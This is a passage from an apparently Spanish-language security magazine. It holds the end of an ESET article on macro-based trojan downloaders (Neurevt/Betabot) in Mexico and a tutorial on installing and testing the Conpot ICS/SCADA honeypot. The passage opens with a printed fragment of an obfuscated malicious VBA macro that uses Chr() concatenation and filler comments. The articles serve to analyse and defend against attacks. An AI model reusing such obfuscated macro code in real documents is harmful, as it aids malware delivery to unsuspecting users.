(105) & "p" & Chr(111) & Chr(32) & Chr(110) & Chr(111) & Chr(32) & "c" & "o" & Chr(109) & Chr(112) & Chr(97) & Chr(116) & "i" &
"b" & Chr(108) & Chr(101)    'other drug programs, destroys records to hide details of program. Kissinger
'flees to England. Death of Phineas Quimby, magnetic healer, founder of
Application.DisplayAlerts = False
'1805 to 1881 - Life of Auguste Blanqui, French socialist, founder of numerous
Application.Quit
'to fly bombing missions over Cuba, found shot through the heart in a parking
'King of Thailand, « disappears on Easter Sunday; five months later his sister
End Function
```

Figura 4. Instrucciones maliciosas incluidas en una macro

El segundo código malicioso en cuestión puede variar en función de la campaña de propagación, aunque estas operaciones suelen esparcir una amenaza identificada por las soluciones de seguridad de ESET como Neurevt, un troyano detectado desde principios del 2013. Una vez que ha infectado un sistema, el troyano también conocido como Betabot tiene como principal objetivo el robo de información sensible de distintos servicios de Internet.

De acuerdo con el mapa de calor generado a través del sistema Virus Radar, durante el último mes el mayor porcentaje de detecciones de Neurevt se registró en México. Esto debido principalmente a la constante actividad que presenta en el territorio mexicano y las continuas campañas que son lanzadas en busca de infectar la mayor cantidad posible de sistemas y afectar al mayor número posible de usuarios.




Figura 5. Porcentaje de detecciones de Neurevt en el mundo

Algunas campañas recientes han modificado sus métodos de dispersión. Por ejemplo, al utilizar servicios de transferencia de archivos para el envío de los documentos, se incluyen archivos de Excel con macros y métodos de ofuscación dentro de las instrucciones de las macros para ocultar las direcciones de Internet desde donde son descargados otros códigos maliciosos.




Figura 6. Nuevas características en las campañas de propagación de malware en México

El uso fraudulento del nombre e imagen de las instituciones ha sido identificado en la proliferación de estas acciones, por lo que se han emitido comunicados a los usuarios, haciendo hincapié en el hecho de que las organizaciones legítimas no distribuyen software, no solicitan ejecutar o guardar archivos, y tampoco requieren información personal, claves o contraseñas a través de los servicios de correo electrónico.

Propagación de macro malware vigente en México

El Laboratorio de Investigación de ESET ha identificado distintas campañas en Latinoamérica que se propagan mediante la técnica de las macros. México ha sido un país que se ha visto particularmente afectado, principalmente a partir de la suplantación de instituciones reconocidas para intentar engañar a los usuarios.

La familia VBA/TrojanDownloader presenta una tendencia a la alza; el término *downloader* se aplica a programas maliciosos, componentes o funcionalidades cuyo propósito (generalmente único) es descargar y ejecutar software malicioso adicional e infectar un sistema.

A partir del análisis del promedio móvil de detecciones para periodos de tres meses, se observa esta tendencia creciente. Recordemos que la media móvil es un indicador que tiene como propósito mostrar a una tendencia y es utilizada para suavizar las fluctuaciones en los valores registrados, en este caso, el porcentaje de detecciones en el territorio mexicano.

Esta amenaza que se detectó en los primeros meses de 2014, presenta una ligera caída en los primero meses de 2017, sin embargo alcanzó el mayor número de detecciones hacia finales de 2016, por lo que se mantiene vigente, poniendo de manifiesto que se trata de una técnica de difusión de malware continuamente utilizada.




Figura 7. Tendencia a la alza del porcentaje de detecciones de macro malware en México

A partir de las revisiones de los últimos 3 años, destaca que el porcentaje de detecciones de VBA/TrojanDownloader aumentó 83% en 2015 con relación al 2014. Otro dato relevante muestra que durante 2016 dicho porcentaje creció 99% respecto a 2015. Esto significa que el año pasado la detección de macro malware en el territorio mexicano, prácticamente se duplicó respecto al 2015.

¿Cómo mitigar una infección por macro malware?

Existen varias vías por las cuales es posible minimizar la probabilidad de infección por códigos maliciosos que utilizan macros para su proliferación. Desde comprobar que las macros se encuentren deshabilitadas en las aplicaciones de Microsoft Office y ofimática en general, y desactivarlas en caso de que no se encuentren así de forma predeterminada; especialmente no habilitarlas cuando un documento lo solicita, tal como se realiza con las acciones maliciosas.

Por otro lado, la principal vía de dispersión de este tipo de amenazas es a través del correo electrónico, por lo que una buena práctica consiste en hacer caso omiso a mensajes sospechosos en la bandeja de entrada, sobre todo si incluyen archivos adjuntos. También resulta importante ignorar enlaces sospechosos o que redirigen a sitios desconocidos, sobre todo si sugieren la descarga de algún archivo, así como evitar descargar documentos que son compartidos desde sitios transferencia de archivos.

Además, reiteramos verificar los remitentes de dichos correos, ya que es recomendable desconfiar de los mensajes intimidatorios o que suenan demasiado buenos para ser verdad. En la mayoría de los casos, cuando se trata de un correo legítimo suele estar personalizado y generalmente la información ha sido solicitada con anterioridad. Por último y no menos importante, en la actualidad resulta necesario contar con una solución contra malware correctamente configurada y actualizada, así como emplear soluciones contra spam que permiten descartar el correo masivo e indeseado.

Conocer las características y métodos de propagación de amenazas es el primer paso para evitarlas en la medida de lo posible y en caso de que no esto no suceda, que las consecuencias sean las mínimas aceptables. En conjunto, el uso de la tecnología de seguridad, las buenas prácticas y la concientización en temas de seguridad, nos permite disfrutar de la tecnología en un ambiente cada vez más seguro.

Referencias

Laboratorio de Investigación de ESET Latinoamérica.
ESET Security Report 2017

Miguel Ángel Mendoza López

Ingeniero en Computación por la Facultad de Ingeniería de la UNAM, Miguel Ángel Mendoza se desempeña actualmente como Security Researcher en ESET Latinoamérica, compañía dedicada al desarrollo, investigación y comercialización de soluciones de protección antivirus y seguridad informática. Además se desempeña como vocero de ESET Latinoamérica y representa a la empresa en todo tipo de actividades tales como seminarios, conferencias, capacitaciones internas y otros eventos de exposición pública.

Colaboró en la DGCCH de la UNAM, en la Facultad de Ingeniería y formó parte de la Coordinación de Seguridad de la Información/UNAM-CERT en el área de Auditoría y nuevas tecnologías, donde desarrolló actividades de implementación de estándares, mejores prácticas y auditorías de seguridad informática.

Conpot: Honeypot de Sistemas de Control Industrial

Sergio Anduin Tovar Balderas

De acuerdo con la encuesta realizada en 2015 por el SANS Institute, desde la aparición de Stuxnet existe una creciente preocupación en las organizaciones por los ataques al sector industrial y por mantener el funcionamiento de sus operaciones más básicas de Sistemas de Control Industrial de manera confiable y segura. Los datos muestran que 32% de los encuestados indicaron que los activos o redes del sistema de control habían sido infiltrados o infectados en algún momento; 34% cree que sus sistemas han sido infringidos más de dos veces en los últimos 12 meses y 15% reportó que necesitaba más de un mes para detectar una brecha de seguridad.

El objetivo del gusano informático Stuxnet fue vulnerar los Sistemas de Control Industrial de una planta nuclear en Irán. Esta amenaza fue capaz de reprogramar los dispositivos que controlaban las centrifugadoras usadas para enriquecer uranio; los equipos infectados se conectaban a un servidor remoto controlado por los atacantes conocido como C2 (*Command and Control*), a través del cual los ciberdelincuentes ejecutaron instrucciones para alterar la cadencia de giro de las centrifugadoras, poniendo en riesgo el proceso industrial. A este tipo de *malware* se le conoce como Amenaza Persistente Avanzada (*Advanced Persistent Threat*, APT), y no ha sido el único. A través del tiempo han surgido nuevas APT como Duqu, Flame y Gauss, por cuyo impacto se pueden considerar como ciberarmas utilizadas para el ciberespionaje y sabotaje industrial.

Ante la gravedad de esta amenaza, este artículo muestra la instalación, configuración y prueba de concepto de un *honeypot* capaz de recolectar inteligencia sobre los métodos, técnicas y motivos de los ciberdelincuentes cuyo objetivo son los Sistemas de Control Industrial.

Los Sistemas de Control Industrial (ICS por sus siglas en inglés, *Industrial Control System*) son sistemas o dispositivos que gestionan, regulan y controlan el comportamiento de otros dispositivos o sistemas de control utilizados en los procesos específicos de una industria, como la nuclear, eléctrica, química, del petróleo, gas, agua, etcétera. Combinan componentes electrónicos, mecánicos, eléctricos, hidráulicos, neumáticos, entre otros. Algunos de los múltiples protocolos de comunicación utilizados por los ICS son Modbus, DNP3, EIP, ICCP y CIP .

Los ICS están compuestos a su vez por múltiples tipos de sistemas de control, incluyendo el Sistema Distribuido de Control (*Distributed Control Systems*, DCS), el Sistema de Control del Proceso (*Process Control System*, PCS), los Sistemas de Control de Supervisión y Adquisición de Datos (*Supervisory Control and Data Acquisition*, SCADA), las Unidades de Terminal Remota (*Remote Terminal Units*, RTU), las Interfaces Humano Máquina (*Human Machine Interfaces*, HMI), el Controlador Lógico Programable (*Programmable Logic Controller*, PLC), etcétera. Algunos de ellos se definen a continuación.

Un sistema SCADA, como parte de un ICS, permite monitorear, controlar, obtener y analizar los datos de dispositivos de control industrial en tiempo real con el propósito de supervisar y automatizar los procesos industriales.

Los PLC son dispositivos de sistemas de control de propósito específico con una memoria de usuario programable para automatizar funciones (lógicas) ejecutadas por equipo eléctrico (relé, conmutador, contadores mecánicos, sensores, válvulas, por ejemplo) en tiempo real. Utiliza entradas y salidas en combinación con lógica programable para construir un ciclo automatizado de control.

Las RTU son dispositivos usados para controlar procesos de forma remota, debido a que combinan la lógica programable con la capacidad de realizar comunicaciones remotas.

Las HMI permiten traducir las comunicaciones desde y hacia los PLC, RTU y otros dispositivos industriales a una interfaz que permite a los operadores de los sistemas de control gestionar y supervisar los procesos.

Las compañías que cuentan con procesos industriales utilizan ICS, SCADA, PLC, RTU, HMI y otros dispositivos de control industrial, y se componen de una red corporativa (servicios web, correo electrónico, etc.), de supervisión (SCADA, estaciones de trabajo, etcétera), de sistemas de control (HMI, PLC, RTU...). El proceso industrial es supervisado y controlado desde una red de control que permite enviar y recibir información utilizando protocolos de comunicación industriales (Modbus, DNP3, etc.) a los PLC y RTU a través de una HMI por medios alámbricos o inalámbricos, para controlar dispositivos industriales que pueden abrir o cerrar válvulas, obtener la temperatura, liberar presión, entre otras funciones. La figura 1 muestra de forma general una red industrial y la interacción entre algunos de los dispositivos.




Figura 1. Diagrama general de una red industrial (SANS)

Conpot es un honeypot de ICS/SCADA de baja interacción mantenido por el equipo de desarrollo de Conpot y The Honeynet Project. Las principales características de Conpot es que está diseñado para ser fácil de modificar, ampliar y desplegar dispositivos ICS simulados. La configuración preestablecida simula un PLC de la compañía Siemens modelo SIMATIC S7-200 con funciones básicas, tiene un módulo de entrada/salida y un CP 443-1 (procesador de comunicaciones, permite conectar al SIMATIC en una red *ethernet*).

Otra de las características de Conpot es que se puede conectar a una HMI real y también permite la interacción con más *hardware* real de ICS, esto es posible porque fue creado para funcionar con protocolos de control industrial y con elementos básicos para construir un ICS propio. Utiliza protocolos de control industrial comunes como Modbus, S7Comm, Bacnet e IPMI.

Es posible retrasar los tiempos de respuesta de los servicios para imitar el comportamiento de sistemas industriales cuando se encuentran bajo alto procesamiento. Además, cuenta con una Interfaz Humano Máquina (HMI) de software personalizada.

Estas características mejoran la emulación y amplían la interacción del honeypot, aumentando los puntos en los que puede ser atacado. Esto atrae a los cibercriminales haciéndoles pensar que es un Sistema de Control Industrial real, como un panal con miel que atrae a las abejas; esto permite obtener mayor información de los métodos y formas de ataque para crear inteligencia y poder contar con medidas de mitigación de estos ciberataques.

Conpot se ejecuta desde la terminal de comandos recibiendo una serie de parámetros; estos le indicarán en donde se encuentra el archivo de configuración (`conpot.cfg`) y la plantilla (`template`) que utilizará. Esta plantilla indica el tipo de dispositivo industrial a simular y determina los protocolos que utilizará para comunicarse, por ejemplo, con un HMI. Si un ciberdelincuente realiza un reconocimiento del honeypot o encuentra la interfaz web de este, lo identificará como un dispositivo de Sistema de Control Industrial por el tipo de interfaz web y por los protocolos que utiliza. La interacción entre el ciberdelincuente y Conpot se registrará en la bitácora correspondiente; durante este proceso Conpot generará una respuesta y la enviará al ciberdelincuente. La siguiente figura muestra el panorama general del funcionamiento de Conpot.




Figura 2. Panorama general de funcionalidad (de Sergio Anduin Tovar Balderas)

Instalación

En este artículo se describirá el proceso de instalación de Conpot en un sistema operativo Debian, aunque es posible instalarlo en diversos sistemas operativos. Los requisitos para la instalación son:

- Sistema Operativo GNU/Linux Debian 8.8.0 – Jessie
- Conexión a Internet
- Conpot
- Para realizar la instalación en Debian 9.0 – Stretch, revisar la nota al final del artículo.
-

Después de la instalación del sistema operativo, es necesario configurar los parámetros de red. Además, para configurar los repositorios se edita el archivo `/etc/apt/sources.list`, que contiene la lista de repositorios de donde se pueden obtener los paquetes necesarios para la instalación de Conpot. Se recomienda utilizar

los servidores con la réplica de Debian geográficamente más cercana para descargar más rápido los paquetes.

Figura 3. Configuración de los repositorios

A través de la utilidad `apt` se instalan los paquetes necesarios para Conpot; estos paquetes se encuentran a continuación.




Figura 4. Instalación de paquetes para Conpot

Una parte importante durante la instalación y configuración de honeypots es la creación de un usuario propio para esta tarea, para que el honeypot se ejecute sin privilegios de súper usuario. Esto previene que los atacantes se aprovechen de alguna falla en el diseño del honeypot y a partir de la explotación de esta puedan escalar privilegios en el equipo.

Continuando con la instalación del honeypot de ICS, se requiere crear un usuario con el cual se ejecutará el honeypot. También se descargará el código fuente de Conpot desde su repositorio en GitHub.




Figura 5. Creación de usuario y descarga de Conpot

Una de las formas de instalar Conpot es utilizar `virtualenv`. Este módulo de Python permite crear un ambiente virtual en una carpeta particular sin interferir con los paquetes de Python del sistema operativo nativo. Cada ambiente contiene su conjunto independiente de paquetes y su propio binario de Python.

Posteriormente, se instalan los paquetes de Python en el ambiente virtual (`honeypot-UNAM`) que Conpot necesita para su funcionamiento.

Figura 6. Instalación de paquetes de Python y de Conpot

Configuración

Para configurar nuestro honeypot y adecuarlo a nuestras necesidades, se requiere modificar el archivo principal de configuración (`conpot.cfg`). Este archivo contiene secciones para habilitar las diferentes opciones; es posible modificar el archivo con el editor de texto de su preferencia.

La sección `daemon` indica el usuario y grupo con el que se ejecutará el honeypot; de forma preestablecida utiliza el usuario `nobody` y el grupo `nogroup`.

La línea 8 y 9 especifican el usuario y grupo respectivamente.

Los siguientes comandos modifican la sección daemon quitando el símbolo de comentario ";" del usuario y grupo.

- sed -i '8 s/^;user/user/' /home/conpot/conpot/conpot/conpot.cfg
- sed -i '9 s/^;group/group/' /home/conpot/conpot/conpot/conpot.cfg




Figura 7. Quitar comentarios de variables en el archivo principal de configuración

Inicio

El honeypot cuenta con diferentes plantillas que indican el tipo de dispositivo industrial y determina los protocolos que utilizará. Las plantillas disponibles en Conpot son:

Plantilla	Unidad	Descripción	Desarrollador
ipmi	IPMI - 371	Crea un dispositivo de Interfaz de Administración de Plataformas Inteligentes (*Intelligent Platform Management Interface*, IPMI) que permite a un operador gestionar remotamente servidores a nivel de hardware.	Lukas Rist
guardian_ast	Guardian AST tank monitoring system	Es un dispositivo diseñado para el cumplimiento y control de inventario para tanques de almacenaje. Monitorear los niveles de las bombas, sistemas de bombeo y el inventario de tanques como los utilizados en las gasolineras.	The Conpot team
default	Siemens - S7-200	Simulación básica de un PLC Siemens S7-200 con dos dispositivos esclavos.	The Conpot team
kamstrup _382	Kamstrup - 382	Es un clon de un medidor de energía eléctrica inteligente modelo Kamstrup 382.	Johnny Vestergaard
proxy	None - Proxy	Demuestra la característica de un proxy.	The Conpot team

Tabla 1. Plantillas utilizadas por Conpot (de Sergio Anduin Tovar Balderas)

Las diferentes plantillas que tiene Conpot permiten desplegar diferentes honeypots como un PLC, IPMI, un dispositivo para el monitoreo de tanques o un medidor de energía eléctrica.

Honeypot (plantilla)	Protocolo de la capa de aplicación	Protocolos de transporte/Puertos
IPMI – 371	IPMI	UDP/623
Guardian AST tank monitoring system	Guardian AST	TCP/10001
Siemens - S7-200	Modbus S7Comm HTTP SNMP Bacnet IPMI	TCP/502 TCP/102 TCP/80 UDP161 UDP/47808 UDP/623
Kamstrup - 382	Kamstrup Kamstrup management	TCP/1025 TCP/50100

Tabla 2. Protocolos utilizados por las plantillas de Conpot (de Sergio Anduin Tovar Balderas)

Es posible iniciar Conpot de diferentes formas, esto depende de las opciones pasadas como argumentos a través de la línea de comandos. Además, Conpot utiliza el archivo principal de configuración y plantillas (*templates*). En la figura 8 se puede observar que se está utilizando la plantilla default y el archivo de configuración ubicados en otra ruta, así como cuando se inicia el honeypot.




Figura 8. Iniciar Conpot

Es importante verificar que los puertos se encuentran en escucha (LISTEN) dependiendo de la plantilla utilizada, esto significa que Conpot está ejecutando los procesos necesarios para abrir el *socket* en espera de conexiones entrantes.




Figura 9. Puertos en escucha

Bitácoras

Las bitácoras que genera Conpot dependerá de la configuración especificada en `conpot.cfg`; el honeypot puede registrar los eventos en archivos de texto, JSON, base de datos, entre otros. Los eventos se pueden consultar en el archivo `conpot.log` ubicado en la carpeta en donde se realizó la instalación (`/home/conpot/conpot`). La bitácora contiene la plantilla, el archivo de configuración, así como el usuario y grupo con el que se ejecuta el proceso cuando inicia el honeypot, los protocolos que habilita e inicia, errores y el registro de la actividad e interacción de los atacantes con el honeypot.

En la figura 10 se puede observar la dirección IP del atacante (172.16.16.150), puerto origen (54516), método (GET) y código de estado HTTP (302, 200 y 404), así como la consulta que realiza y el navegador que

Figura 10. Bitácora conpot.log

utiliza. Con esta información es posible identificar herramientas, países, patrones, malware y otros datos que nos puede servir para complementar la seguridad en nuestra organización

Prueba de concepto

A continuación, se muestra la interfaz web de un PLC, en el que se pueden observar datos del dispositivo de control industrial.




Figura 11. Interfaz web del PLC

Una vez que el atacante encontró la interfaz web del dispositivo de control industrial, tratará de obtener mayor información del PLC. Con Nmap es posible escanear y enumerar el dispositivo. La figura 12 muestra la ejecución de Nmap y algunos datos del dispositivo como la versión, nombre del sistema, número de serie, marca, entre otros. También se muestra la bitácora que genera Conpot.




Figura 12. Escaneo utilizando Nmap y bitácora de Conpot

Otra herramienta que se puede utilizar es `plcscan`, un programa hecho en Python. Con él podemos escanear el honeypot; el resultado de la ejecución nos muestra datos del Controlador Lógico Programable (PLC). En la figura 13 se muestra la ejecución de `plscan` y la bitácora que genera el honeypot.




Figura 13. Escaneo con plscan y bitácora de Conpot

Si el honeypot tiene una dirección IP homologada es posible que los atacantes lo puedan encontrar con mayor facilidad. Existen organizaciones como Shadowserver que reúnen inteligencia de Internet con la misión de ayudar y poner fin a la ciberdelincuencia. Por ejemplo, la siguiente imagen muestra los dispositivos que utilizan el protocolo IPMI (versión 1.5 y 2.0) y son accesibles desde Internet.




Figura 14. IPMI en Norte América (Shadowserver Foundation)

Shodan es un motor de búsqueda dedicado a encontrar dispositivos conectados a Internet. Es posible encontrar PLC, refrigeradores, televisiones, cámaras web y otros dispositivos del Internet de las Cosas (*Internet of Things*, IoT). Shodan cuenta con un mapa que rastrea y muestra la ubicación de dispositivos de control industrial en Internet y de honeypots de ICS.




Figura 15. ICS Radar (Shodan)

Nota

Debido a la reciente publicación de Debian 9.0 (Stretch), si se desea instalar Conpot en esta nueva versión de sistema operativo se requieren algunas mínimas modificaciones en los repositorios, paquetes y comandos para ejecutar con éxito el honeypot.

Stretch necesita sus propios repositorios, para esto se edita el archivo `/etc/apt/sources.list`, que contiene la lista de repositorios de donde se pueden obtener los nuevos paquetes para esta nueva versión.




Figura 16. Configuración de los repositorios en Debian 9 (Stretch)

Stretch (Debian 9) dividió algunos paquetes para proporcionar mayor mantenibilidad del sistema, otros paquetes mantuvieron el mismo nombre y dejó de distribuir algunos otros paquetes que estaban disponibles en Jessie (Debian 8). La siguiente figura muestra los paquetes necesarios que requiere Conpot para su instalación.




Figura 17. Instalación de paquetes para Conpot en Debian 9 (Stretch)

Otro cambio en Debian 9 es que el paquete net-tools no forma parte de las instalaciones por omisión y no se encuentra el comando netstat de forma preestablecida. Es posible utilizar el comando ss como sustituto de netstat. La figura 18 muestra el uso de ss para verificar los puertos que utiliza Conpot cuando se encuentran en escucha (LISTEN) dependiendo de la plantilla utilizada al iniciar el honeypot.

Figura 18. Puertos en escucha en Debian 9 (Stretch)

Conclusiones

Conpot cuenta con plantillas que le permiten simular diferentes dispositivos industriales como una Interfaz de Administración de Plataformas Inteligentes (IPMI), un sistema de monitoreo de tanques, un medidor de energía eléctrica o un PLC. Estas características hacen de este honeypot una herramienta muy útil para la detección de escaneos, ataques, ciberdelincuentes o equipos propagando malware.

Las tecnologías honeypot son un mecanismo de detección que, a partir del procesamiento, análisis e interpretación de las bitácoras, permite generar inteligencia para enfrentar las amenazas y poder tomar acciones para mitigarlas de esta manera mejorar la seguridad en las redes industriales.

Es importante entender la naturaleza de las redes industriales para conocer el proceso particular de cada organización con el fin de establecer una línea base de seguridad que permita aplicar una estrategia de seguridad en profundidad (*Defense in Depth*) a estas redes. Esta estrategia nos permitirá agregar capas de seguridad al segmentar la red y aislar los sistemas críticos.

Es de vital importancia proteger la infraestructura crítica industrial debido al impacto que puede tener en la sociedad. Organizaciones como NERC, NIST, ISA, ISO/IEC y otras se han preocupado por el riesgo que implica que los ICS sean vulnerados, por lo que proveen de regulaciones, estándares, buenas prácticas y recomendaciones para formar una base de seguridad en redes industriales. Se recomienda leer los documentos que han publicado al respecto.

Si deseas ver el video del artículo consulta el canal SeguridadTV de UNAM-CERT o entra directamente aquí.

Referencias

Boldizsár Bencsáth. (2012). Duqu, Flame, Gauss: Followers of Stuxnet. Recuperado el 18 de junio de 2017 de https://www.rsaconference.com/writable/presentations/file_upload/br-208_bencsath.pdf

Conpot. (s.f.). CONPOT ICS/SCADA Honeypot. Recuperado de http://conpot.org/

Debian. (19 junio 2017). Información sobre la versión de Debian "stretch". Recuperado el 18 de junio de 2017 de https://www.debian.org/releases/stable/

Debian. (s.f.). Notas de publicación de Debian 9 (stretch), 64-bit PC. Recuperado el 18 de junio de 2017 de https://www.debian.org/releases/stable/amd64/release-notes/index.es.html

Derek Harp and Bengt Gregory-Brown. (2015). The State of Security in Control Systems Today. Recuperado el 18 de junio de 2017 de https://www.sans.org/reading-room/whitepapers/analyst/state-security-control-systems-today-36042

ICS/SCADA Honeypot. GitHub. Recuperado de https://github.com/mushorg/conpot

The Honeynet Project. (2013). Introducing Conpot. Recuperado el 18 de junio de 2017 de https://www.honeynet.org/node/1047

Kamstrup. (s.f.). Electricity Meters for commercial and industrial Applications. Recuperado el 18 de junio de 2017 de http://products.kamstrup.com/ajax/downloadFile.php?uid=515ace278ede7&display=1

Kaspersky. (2012). Gauss: Abnormal Distribution. Recuperado el 18 de junio de 2017 de https://kasperskycontenthub.com/wp-content/uploads/sites/43/vlpdfs/kaspersky-lab-gauss.pdf

Kaspersky. (2015). Targeted Cyberattacks Logbook. Recuperado el 18 de junio de 2017 de https://apt.securelist.com/

